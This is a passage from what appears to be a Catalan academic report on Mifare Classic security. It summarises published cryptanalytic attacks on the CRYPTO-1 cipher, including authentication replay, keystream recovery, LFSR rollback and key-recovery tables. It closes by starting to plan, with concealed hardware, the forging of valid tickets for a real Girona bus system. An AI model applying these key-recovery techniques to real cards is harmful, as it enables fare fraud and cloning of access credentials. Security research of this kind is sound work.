


figura 49. Mifare CRYPTO-1. El keystream[76] KS es combina bit a bit con el text en pla a encriptar. Extret de [53].

El *feedback* del LFSR-48 serà presentat més endavant, a més de com es va obtenir. El pertanyent al RNG és $x^{16} + x^{14} + x^{13} + x^{11} + 1$. f(·) denota una funció (o unes quantes) de filtrat, de selecció i combinació de bits del LFSR-48, que també s'analitza fora d'aquesta introducció.

L'estructura de la imatge anterior denota, en paraules textuals de [53], certes debilitats; no s'obté un efecte allau òptim en els bits de sortida de la clau i es troba a faltar la inclusió i efecte d'algun component no lineal. Sota aquest parell de condicions, i sumant el ja exposat respecte el RNG, es conclou que semblen factibles i possibles atacs més eficients ([54], [55], [56] i [57]) que els basats en simple força bruta.

9.5 EL PROCÉS D'AUTENTICACIÓ

Basat amb algunes diferències en el proposat a ISO 9798-2, succeeix de la forma següent; el tag entra dins el camp electromagnètic del lector i l'informa del seu identificador quan se li sol·licita. A continuació el lector formula una petició per a llegir determinat bloc de cert sector. El tag llegeix de la seva pròpia estructura de memòria la clau associada del tràiler de sector i:

1) El lector obté KS_1 (els primers bits del flux de xifratge), resultant de generar-lo amb el seu LFSR-48 a partir de la clau del tag que teòricament coneix, el n_T i el ID.
2) Genera el seu nombre aleatori (n_R) i calcula la resposta (a_R) del desafiament rebut a 1). Llavors envia $n_R \oplus KS_1$ i $a_R \oplus KS_2$ de retorn al tag.

[76] flux de bits que serveix per a xifrar bit a bit els d'informació

3) El tag comprova els resultats i envia la seva resposta (a_T) al desafiament que li ha enviat el lector: $a_T \oplus KS_3$.

1), 2) i 3) conformen els tres passos del procés d'autenticació.

9.6 EXEMPLE DE COMANDA TÍPICA

A continuació, la traça d'una autenticació seguida per una comanda "*read*" que a l'últim pas (6) retorna una gran quantitat de bytes, exactament 16 (de la mida del bloc) + 2 de CRC. El número 1 correspon a una petició d'autenticació amb clau AA[77] (60) al bloc (03) + altre cop 2 bytes de CRC. Els "!" indiquen si el bit de paritat imparell present al final de cada byte concorda o no. Al llarg de la línia lateral de la figura s'observa clarament el procés de 3 passos: en el 2 l'enviament del desafiament per part del tag n_T (sense xifrar), en el 3 l'enviament n_R i d'a_R (4 bytes cada un, ja xifrats amb KS_1 i KS_2 respectivament) i en el 5 l'enviament d'a_T. No es casualitat doncs que en els dos primers moments de la seqüència no hi hagi cap "!". Aquests comencen a aparèixer a les seqüències xifrades ja que el càlcul de la paritat es realitza sobre text en pla.

```
1  PCD   60  03  6e  49
2  TAG   e0  92  93  98
3  PCD   ad  e7  96! 48! 20! 22  df  93
4  TAG   bf  06  91! 82
5  PCD   b5! 05! 47  3f
6  TAG   3f  14! 4f  e9! 86  38! 96! 85 3e!
         f3  e3! 3d! eb! 2b! a2  d4  dd 76!
```

figura 50. Traça de comunicació tag - lector. Extreta de [55].

A partir d'aquí ja es disposa de la informació necessària per a seguir amb més o menys èxit els atacs presentats en els estudis del 2008.

[77] hi ha quin anomena les claus *Mifare* "AA" i "BB" i qui simplement "A" i "B"

9.7 ATACS COMENTATS

Little security despite obscurity

- Número de bibliografia [53]. Referències incloses: cap. És el primer estudi.
- Dispositius RFID utilitzats: OpenPCD (lector) i OpenPICC (emulador de tags).
- Cost en temps de l'atac: es tracta d'una presentació teòrica de possibilitats.

En aquest document els autors, per mitjà d'OpenPCD[78] i la possibilitat de controlar totalment el *timing* del procés, aconsegueixen una generació dels números aleatoris que intervenen totalment controlada. Llavors, a més baix nivell, es dedica un gran esforç a fondre les diferents capes del *tag Mifare* i a observar la seva estructura física per mitjà d'un *software* de reconeixement microscòpic d'imatges que permet la reconstrucció i el fer-se una idea general de l'estructura dedicada a criptografia, que resulta ser sols el 10% de les portes lògiques.

A "*Little security despite obscurity*" de fet ja s'explica com connectar dos oscil·loscopis, un al tag OpenPICC i un altre al lector i reproduir una adquisició de dades però actualment tal procés és més fàcil de dur a terme amb altres *hardware*'s.

En l'estudi dels autors, alemanys, s'hi troben un parell de suposicions equívoques (recordem que és el primer d'aquest tipus) com per exemple que la llavor del LFSR-48 és una combinació entre l'ID i la clau. També s'inclou un exemple de com fer un *spoofing* d'ID de *tag*. De fet, tota la informació presentada en aquest escrit pioner està a un molt alt i abstracte nivell, però s'hi presenten una sèrie d'idees útils per a la comprensió de la resta dels atacs comentats.

[78] prototipus de lector que permet la monitorització i captura de la comunicació tag-lector




figura 51. El procés de fundició física del tag, extret de [53]. Les escales de les imatges són 100 i 10 µm.

Cryptanalysis of CRYPTO-1

- Número de referència: [54]. Referències incloses [53].
- Dispositius RFID utilitzats: OpenPCD (lector) i OpenPICC (emulador de *tags*).
- Cost en temps de l'atac: de l'ordre de minuts.

En aquest segon estudi es reafirma definitivament, amb referències del mateix govern holandès, que la ruptura del CRYPTO-1 és un fet, encara que la mateixa institució sobreestima de forma premeditada i exagerada la factibilitat en termes de temps i diners (9000$?) per a realitzar l'atac descrit de forma exitosa. El millor del document és que resol tots els dubtes de l'anterior i presenta de forma més clara l'estructura criptogràfica dels *tags* així com la de les seves parts constituents. Per exemple, s'hi determina la composició de la funció de filtrat f(·), ignorada fins llavors. També s'hi afirma que la llavor del LFSR-48 és la clau del tràiler de sector i no la combinació clau ⊕ ID proposta a [53], encara que no s'hi indica com es va arribar a tal conclusió.

La feina ara, a diferència de [53], no es centra en el *tag* sinó en l'enviament de desafiaments preparats al lector (OpenPCD). Per a saber bits de la clau K, s'envien tals valors i s'observa el primer bit del KS retornat des del mateix. La hipòtesi és que si mantenim constants 4 de les entrades a $f(\cdot)^{79}$ i variem les altres 16, es condiciona tal KS. S'observa que així és ja que fins a 10 dels 16 bits resulten iguals sota aquesta precondició. Per a aconseguir diferents desafiaments en els que els 4 bits siguin constants, s'ha de calcular l'impacte que els canvis en la resta de bits tenen en el *feedback*. Si controlem perfectament el *timing* de la situació i els *nounces* del lector n_R (assumit), es poden realitzar infinitat de tests resetejant i automatitzant la prova. L'èxit

[79] $f_c(\cdot)$ en el dibuix de la subestructura, coneixem la seva existencia gràcies a la feina feta a [53]

de l'atac resideix en que s'és capaç de recuperar el bit de KS, en el que s'ha de considerar la contribució de bits del n_R.




figura 52. Modelat de la funció de filtrat Extret de [54].

Seguint la hipòtesi de les entrades constants, podem baixar en el disseny sabent que el bit de la creu vermella de la figura és constant. Llavors, es considera la sortida d'aquesta $f_x(\cdot)$ com si fos el bit de KS i es duu a terme la mateixa tècnica. Les entrades provenen directament de bits del LFSR-48, significant això que es poden determinar bits directament de la clau. Repetint això a diferents parts del diagrama, si s'intenta un atac per força bruta ja no s'hauran de contemplar les 2^{48} possibles combinacions sinó que es poden reduir fins a 2^{36}. Amb aquesta tècnica estadística es determinen fins a 12 bits de la clau. Òbviament, un ús d'autèntics números aleatoris mitigaria el possible èxit d'aquest atac.

A practical attack on the Mifare Classic

- Número de referència [55]. Referències incloses [53][56].
- Dispositius RFID utilitzats: Proxmark III.
- Cost en temps de l'atac: de l'ordre de minuts.

Vàries són les informacions aconseguides després d'aquest estudi, i molt útils. Primerament, s'afirma poder extreure tot el KS utilitzat en una interacció lector – *tag*. Després es descriuen en termes de temps precís aquestes interaccions i com aconseguir obtenir accés al sector zero de la targeta. L'últim dels seus propòsits consisteix en aconseguir text en clar per a que futurs atacs basats en força bruta siguin més àgils; un atac contra les 2^{48} possibles claus d'una *Mifare* com el que realitza **RFdump** (pàgina 64) començant des de zero pot arribar a durar 44 anys si es realitza de forma seqüencial mentre que d'altres eines com **RFIDiot** (pàgina 67) que ho intenten de forma aleatòria, es va veure que tenen un grau d'èxit molt reduït.

Un altre aspecte introduït a [53] però demostrat pels autors d'aquest [55] és que els *nounces* dels *tags* depenen de la quantitat de temps que aquests portin activats i que a més es repeteixen cada 0'618654 segons. Si fem les sol·licituds en moments determinats doncs, podem obtenir valors previsibles.

Si es desglossa el document en cada una de les parts que el conforma, s'observa que, primerament, a l'apartat 6.3 de l'estudi, titulat "*Authentication Replay*", es presenta una manera de reutilitzar una sessió antiga d'autenticació vàlida. Es tracta de sol·licitar un n_T al *tag* fins a rebre'n un de conegut. Llavors el Proxmark III és capaç d'enviar directament la resposta vàlida. No encripta un n_R i un a_R, modula directament la informació xifrada. Literalment, de la seva plana web:

*"When **acting** like a reader, the Proxmark generates a field and uses 100% ASK and Modified Miler encoding to communicate with a card or a tag".*

Això significa que ens deixa exactament i directament al punt en el que s'és capaç d'enviar comandes per al sector al que tinguem accés. La traça d'autenticació presentada amb anterioritat a la figura 50, de la pàgina 126, fou de fet extreta gràcies a l'ús d'un Proxmark III.

A 6.1 "*Keystream Recovery*", s'arranca del fet de que tenim una sessió vàlida. En aquest apartat, per a la recuperació del KS es modifica la comanda xifrada enviada després de l'autenticació per a que retorni informació, també xifrada, de la qual se'n té algun tipus de coneixement en clar. Per exemple, si es sap que en algun moment s'han transferit dades concretes a algun bloc de la targeta, serà aquesta informació, xifrada, la que serà retornada. Amb un control de la temporització, tenint una sessió vàlida i estant sincronitzats a nivell de KS amb el *tag*, encara que el desconeixem completament, es pot anar descobrint informació mapejant-la via comparació entre

els fragments de text en clar i el rebut xifrat. Posteriorment, amb alguns intents i modificant un simple bit de la comanda enviada (cal conèixer l'estructura de les comandes, obtenible del *datasheet*) s'espera formar quelcom coherent amb la forma d'una altra comanda, enviar-ho i aconseguir més dades. Arribats a aquest punt, pot estar-se ja en poder d'una centena de bits del KS emprat; seran exactament el mateix que s'utilitzaran en una altra transacció si es reinicia i temporitza correctament.

A 6.2 "*Keystream Mapping*", realment no es descriu cap atac sinó que s'hi explica el correcte mapeig de la informació, doncs els autors es van trobar davant d'un problema de "desfases", fruit de no tenir en compte la paritat darrere cada byte. Aquest consisteix en separar el KS per cada una de les posicions que suposarien les dels bits de paritat. Quan es requereix el xifrat d'un bit normal, es combina amb el que toqui del KS i s'avança en el mateix. El bit que tocarà en el pròxim xifrat serà el següent del KS. Si el bit que s'ha de xifrar no és de paritat, no es realitza tal avançament (això de fet s'explica a [56] que, de fet, també fa referència a [55]; curiosa situació a l'hora d'establir un ordre cronològic!)

Finalment a 6.4, "*Reading sector zero*", els autors s'aprofiten de que, tal com s'indica al *datasheet*, el sector número zero de les targes *Mifare* conté informació del fabricant, l'ID de *tag* i demés. Què aporta això? Informació fixa i coneguda contra la que desenvolupar l'atac.




figura 53. El sector 0 d'una tarjeta *Mifare*.

Observant la figura 53 es comprova que molts bytes coneguts corresponen en posició als de la clau A i les condicions d'accés que poden ser deduïdes mitjançant l'intent de llegir la B. Sabent que MFR1 conté dades del fabricant que quasi mai canvien, s'entén perquè no es recomana tenir informació confidencial en aquest sector. Si coneixem dades del bloc 0 del sector 0 d'un simple "*select*" podem mapejar el xifrat que rebem d'un "*read*" en ell i obtenir el KS. Tinguem en compte que "U" sol quedar sense ús i amb un valor de 00 o 69 i que el que se'ns retorna en cas d'intentar llegir la clau A està compost per només zeros. Definitivament, els quasi 11 bytes del bloc 0 que coneixem de bones a primeres, a més d'aquesta filosofia característica d'emmagatzemament, proporcionen una bona base per a l'atac.

Dismantling Mifare Classic

- Número de referència [56]. Referències incloses [52][55].
- Dispositius RFID utilitzats: Proxmark III, lector comercial, prototipus Ghost, OpenPCD.
- Cost en temps de l'atac: de l'ordre de segons en el primer dels proposats. En el segon, de l'ordre de dècimes de segon.

Els descobriments a "*Dismantling Mifare Classic*" comencen des dels moments de l'autenticació. En el document s'observa que si la combinació $n_T \oplus ID$ és constant, el n_R xifrat també ho és però no els a_R i a_T, circumstància que sembla indicar que aquest últim depèn de n_T (a_R és obvi). Es comprova que $a_R = suc^2(n_T) \oplus KS_2$ i que $a_T=suc^3(n_T) \oplus KS_3$, entenent com a "suc" el successor, el següent pas del LFSR (trival de calcular). Llavors, també és trivial que $a_R \oplus suc^2(n_T)=KS_2$ i el mateix es pot fer amb a_T. Addicionalment, fins i tot es pot evitar una interacció, ja que si a l'últim pas de tal autenticació es suspèn el procés de forma que el *tag* (o l'emulador) no enviï res, el lector envia un *halt* $\oplus$ KS_3. Del *datasheet* obtenim que el codi de la comanda "*halt*" és 0x500057cd, determinant-se així, KS_3. Com veiem, a diferència de l'anterior, aquest escrit torna a basar-se en atacar al lector.

La demostració matemàtica de que K és la llavor del LFSR-48 (recordem que a [53] era una hipòtesi) s'obté quan s'observa que quan $n_T \oplus ID$ és l'*input,* n_R apareix a la sortida. Estarà succeint que $n_T \oplus ID \oplus K \oplus$ "bits del feedback" roman constant i per conseqüència l'*output* és determinable, que suggereix que el *loop* de *feedback* present en altre tipus de tags com els *Hitag2* no existeix en el cas dels *Mifare*, cosa que facilita l'anàlisi.

Respecte el modelat de la funció f(·) sense haver de fondre cap tag[80], es procedeix de la forma següent:

- S'entra un *nounce* (α) i s'observa el primer bit de KS_1, que és exactament $n_{R,0} \oplus f(\alpha)$.

- Si entrant un α' que sols difereix d'un bit "i" el primer bit de KS_1 commuta, aquest forma part, és una entrada de f(·). Òbviament fa falta assegurar-se que KS_1 sempre està xifrant un mateix símbol.

- Complementàriament, si no commuta i això passa per a múltiples eleccions de α', es determina que no és entrada de f(·).

El modelat de les subfuncions que formen f(·) pateix un avanç molt important des del moment en que es comproven les possibles similituds amb el tag *Hitag2*, ja que en el seu *datasheet* s'estableix el mostrat a la figura 54:

[80] de fet no en necessitaren ni un




figura 54. El xifrat dels Hitag2. Extret de [56].

Sota aquesta estructura, si es mantenen constants 16 de les entrades i varien les altres quatre, s'obtenen vuit 1's i vuit 0's. Extrapolant a una possible hipòtesis aplicable a CRYPTO-1, variant quatre suposades entrades de les 16 possibles maneres en les que es poden combinar, si sorgeixen tot 1's o tot 0's significarà que aquestes no intervenen en el treball de les $f_x()$. Si en canvi són vuit 1's i vuit 0's, sí. Amb multitud de proves es forma el model següent, on a partir del bit 9 s'agafen tots els imparells, idea de ràpida i lògica prova després d'aconseguir els vuit primers.




figura 55. El CRYPTO-1. Extret de [56].

En quant als atacs proposats en aquest estudi, són dos. En el primer, exposat en l'apartat 6.1 "*LFSR State Recovery*", es construeix una taula de parelles {estat del LFSR, 64 primers bits del KS}. De fet són 2^{36} files de la forma (0x000WWWWWWWW, 64 primers bits del KS). Es fixa un ID i es calculen els 12 possibles desafiaments n_T de la forma 0x0000XXX0. KS_2 i KS_3 s'obtenen com ja s'ha explicat anteriorment. Si es calcula que una vegada hagi entrat completament un (es prova fins trobar-lo) dels 12 *challenges*, provocarà un estat del LFSR = 0xYYYYYYYY000Y, que després d'entrar n_R l'estat és de la forma 0x000YZZZZZZZ, i es disposa de tots els valors d'aquesta estructura a la taula, es pot buscar amb l'ajuda de KS_2 i KS_3. Llavors mitjançant una tècnica coneguda com "*LFSR Rollback*"[81], consistent en trobar estats anteriors del LFSR, s'arriba a l'estat en què el valor del LFSR és la clau.

[81] veure paràgraf següent

Per a un "***LFSR Rollback***", tal com s'explica a l'apartat 6.2 de l'escrit que ens ocupa, suposem un n_R i l'estat del LFSR associat tan bon punt aquest ha sortit del mateix. Desplacem el LFSR com si anéssim enrere en el temps i ens inventem el bit del forat. La figura de l'esquema dels *Hitag2* delata que aquest bit no influeix en el càlcul de f(·)[82] així que no estem fent res erroni. Llavors calculant f(·) s'obté un bit de KS que fou utilitzat per a xifrat el $n_{R,31}$. Com que es coneix tal n_R, s'aconsegueix el valor sense encriptar de $n_{R,31}$. Calculant el *feedback* del LFSR es comprova si el bit inventat del forat és correcte; de fet estem justament en el punt abans que entri el conegut $n_{R,31}$. Repetint això 32 vegades, s'obté l'estat abans que entrés cap el primer bit de tots de n_R. Com que es coneixen el n_T i el ID donat que aquests s'envien en text clar, es pot retrocedir fins la seva entrada. Un cop fet això, l'estat del LFSR és la clau K.

A l'apartat **6.3**, es presenta un atac diferent. El que es pretén es invertir la funció f(·). Suposem que $b_0b_1…b_{n-1}$ són "n" bits consecutius de KS. Un bon primer pas seria poder recuperar tots els estats del LFSR que l'han anat produint. Dit d'altra forma, es busquen les seqüències que compleixin:

$$r_k \oplus r_{k+5} \oplus r_{k+9} \oplus r_{k+10} \oplus r_{k+12} \oplus r_{k+14} \oplus r_{k+15} \oplus r_{k+17} \oplus r_{k+19} \oplus r_{k+24} \oplus r_{k+25} \oplus r_{k+27} \oplus r_{k+29} \oplus r_{k+35} \oplus r_{k+39} \oplus r_{k+41} \oplus r_{k+42} \oplus r_{k+43} \oplus r_{k+48} = 0, \text{ for all } k \in \{0, \ldots, n-2\}$$

I també:

$$f(r_k \ldots r_{k+47}) = b_k, \text{ for all } k \in \{0, \ldots, n-1\}$$

Per a tal propòsit, fa falta construir dues taules d' aproximadament 2^{19} elements. No és casual tal número ja que f(·), com sabem, sols depèn de 20 bits i aquests s'escullen a partir del 9è, cada 2. Ambdues taules representaran la sèrie dels parells i els imparells. Es generen de la següent forma:

- Donat el primer bit del KS, b_0, generem totes les seqüències de 20 bits tals que $f(s_0,s_1,…,s_{19})= b_0$. La "s" és d'estat del LFSR.

- Per a cada una d'aquestes seqüències, provoquem un desplaçament del LFSR dues posicions i comprovem, col·locat un 0 i un 1 a s_{20}, quina compleix que $f(s_1,s_2,…,s_{20})=b_2$. Si tal condició resulta verdadera per qualsevol valor que donem a s_{20} dupliquem l'entrada, estenent-la una vegada amb un 0 al final i una altra amb un 1. Si es compleix amb un sol valor, estenem l'entrada sols amb el bo. Si no es compleix per a cap, l'entrada es descarta.

[82] greu error de diseny

- Es repeteix el mateix per a b_4, b_6, b_{n-1}… i s'obté que cada una de les entrades de la taula compleix $f(s_i, s_{i+1},\ldots,s_{i+19})=b_{2i}$ per a qualsevol i Є {0,1,…, n/2} (la meitat).

- Amb un procés similar amb els imparells, sorgeix una altra taula que compleix que $f(t_i, t_{i+1},\ldots t_{i+19})=b_{2i}$ per a qualsevol i Є {0,1,…, n/2} (l'altra meitat).

- Notar que després de tan sols 4 extensions de la taula, totes les entrades tenen extensió 24. Ja es podria intentar un atac per força bruta per a veure si $s_0t_0s_1\ldots s_{23}t_{23}$ genera el KS correcte ja que les possibilitats s'haurien reduït a $(2^{19})^2 = 2^{38}$. Anomenem aquest punt Π.

Però per a reduir encara més aquestes possibilitats, a l'estudi es descriu quelcom més complex.

- Considerem una entrada $s' = s_0s_1\ldots s_{19+n/2}$ de la primera taula i una entrada $t' = t_0t_1\ldots t_{19+n/2}$ de la segona. Per a que $r = s_0t_0s_1\ldots t_{19+n/2}$ sigui sense dubte quelcom generable pel LFSR és necessari i suficient que cada 49 bits es compleixi la primera de les relacions abans enunciades.

$$r_k \oplus r_{k+5} \oplus r_{k+9} \oplus r_{k+10} \oplus r_{k+12} \oplus r_{k+14} \oplus r_{k+15} \oplus r_{k+17} \oplus r_{k+19} \oplus r_{k+24} \oplus r_{k+25} \oplus r_{k+27} \oplus r_{k+29} \oplus r_{k+35} \oplus r_{k+39} \oplus r_{k+41} \oplus r_{k+42} \oplus r_{k+43} \oplus r_{k+48} = 0, \text{ for all } k \in \{0,\ldots,n-2\}$$

- Expressem les dues possibilitats en aquesta nova notació. Llavors per cada subseqüència $s_is_{i+1}\ldots s_{i+24}$ de 25 bits de s' calculem la seva contribució:

  $b_i^{1,s'} = s_i \oplus s_{i+5} \oplus s_{i+7} \oplus s_{i+12} \oplus s_{i+21} \oplus s_{i+24}$

  de la relació LFSR i per a cada subseqüència $t_it_{i+2}\ldots t_{i+23}$ de cada 24 bits consecutius calculem la contribució

  $b_i^{2,t'} = t_{i+2} \oplus t_{i+4} \oplus t_{i+7} \oplus t_{i+8} \oplus t_{i+9} \oplus t_{i+12} \oplus t_{i+13} \oplus t_{i+14} \oplus t_{i+19} \oplus t_{i+20} \oplus t_{i+21}$.

- Si $s_0t_0s_1\ldots t_{n/2}$ és generable pel LFSR es complirà que $b_i^{1,s'} = b_i^{2,t'}$ per a tot i Є {0,…, n/2 -5}.[83]

- Complementàriament expressem l'anterior com

  $b_i^{\sim 1,s'} = s_{i+2} \oplus s_{i+4} \oplus s_{i+7} \oplus s_{i+8} \oplus s_{i+9} \oplus s_{i+12} \oplus s_{i+13} \oplus s_{i+14} \oplus s_{i+19} \oplus s_{i+20} \oplus s_{i+21}$

  $b_i^{\sim 2,t'} = t_i \oplus t_{i+5} \oplus t_{i+7} \oplus t_{i+12} \oplus t_{i+21} \oplus t_{i+24}$

- Altra vegada si $s_0t_0s_1\ldots t_{n/2}$ és generable pel LFSR es complirà que $b_i^{\sim 1,s'} = b_i^{\sim 2,t'}$ per a tot i Є {0,…,n/2 -5}.

- Reordenem les taules; la primera segons $b_0^{1,s'}\ldots b_{n/2-5}^{1,s'} b_0^{\sim 1,s'}\ldots b_{n/2-5}^{\sim 1,s'}$ i la segona segons $b_0^{1,t'}\ldots b_{n/2-5}^{1,t'} b_0^{\sim 1,t'}\ldots b_{n/2-5}^{\sim 1,t'}$.

[83] el 5 ve per les 4 extensions

- $s_0t_0s_1...t_{n/2}$ és generat pel LFSR sols si $b^{1,s'}b^{\sim 1,s'} = b^{2,t'}b^{\sim 2,t'}$ i aquesta expressió el generarà per construcció. Llavors amb el mateix mecanisme de *rollback* explicat abans, arribem altre cop a la clau K. Es necessiten 9 passos (5+4) i la complexitat, si no ens hem aturat en el punt Π, s¡ha reduït a 2 bucles per a les combinacions i a 2 reordenacions de taules. Observi's que per a aquest atac sols es necessita una autenticació parcial.

Algebraic attacks on the CRYPTO-1 stream cipher in Mifare Classic and Oyster Cards

- Número de referència [57]. Referències incloses [52][53] i [55].
- Cost en temps de l'atac: de 12 a 200 segons.

Aquest *paper* és més que res una promesa. No es realitza cap càlcul en ell. Simplement s'enuncia el ser capaç de trencar l'algorisme CRYPTO-1 sense basar-se en la mala qualitat dels números aleatoris. A més no es requereix una simultània interacció entre lectors i tags. Es planteja un sistema d'equacions simbòliques booleanes de, literalment, "*graus no molt alts*" que inclouen l'estat del LFSR, els bits de la clau[84], bits de KS i un gran número de variables intermitges. D'una forma similar es planteja això per a altres xifrats com DES al document "*Algebraic Analysis of Data Encryption Standard*". Un cop muntat, l'esquema es resol per mitjà de bases de Gröbner o bé transformant la situació[85] a un problema SAT del qual s'obté la solució per mitrjà d'una eina de codi obert anomenada "Minisat" o similars. Els autors clamen que amb tan sols 50 bits de KS el sistema es trenca.

[84] segurament com incógnites, clar

[85] veure (en cas que interessi) "*Efficient Methods for conversion and solution of sparse systems to low-degree multivariate polynomials over GF(2) via SAT-solvers*"

9.8 CAS PRÀCTIC: DESCRIPCIÓ, ESQUEMA I POSSIBLES ESCENARIS

El millor dels escenaris, **un cas real**. El sistema d'autobusos regionals ATM de Girona funciona amb targes *Mifare*, com es pot comprovar amb una simple lectura amb un lector corrent. ID de 4 bytes; quasi segur que l'encertem. La gràcia d'aquesta part era comprovar si per mitjà d'algun dels atacs explicats abans i amb l'ajuda d'algun dispositiu *hardware* podem arribar a crear títols de transport vàlids a partir de targetes RFID completament en blanc (menys l'ID, és clar). Com que l'escenari no sembla incloure una sincronització amb base de dades entre autobusos i central[86], tenim possibilitats de triomfar.

A l'esquema de la figura següent, col·loquem un "?" al lector del bus perquè realment està dins una caixa registradora que no veiem. L'UMPC estava dins una motxilla, i la resta del muntatge estava camuflat dins una cartera de mà (veure figura 57).

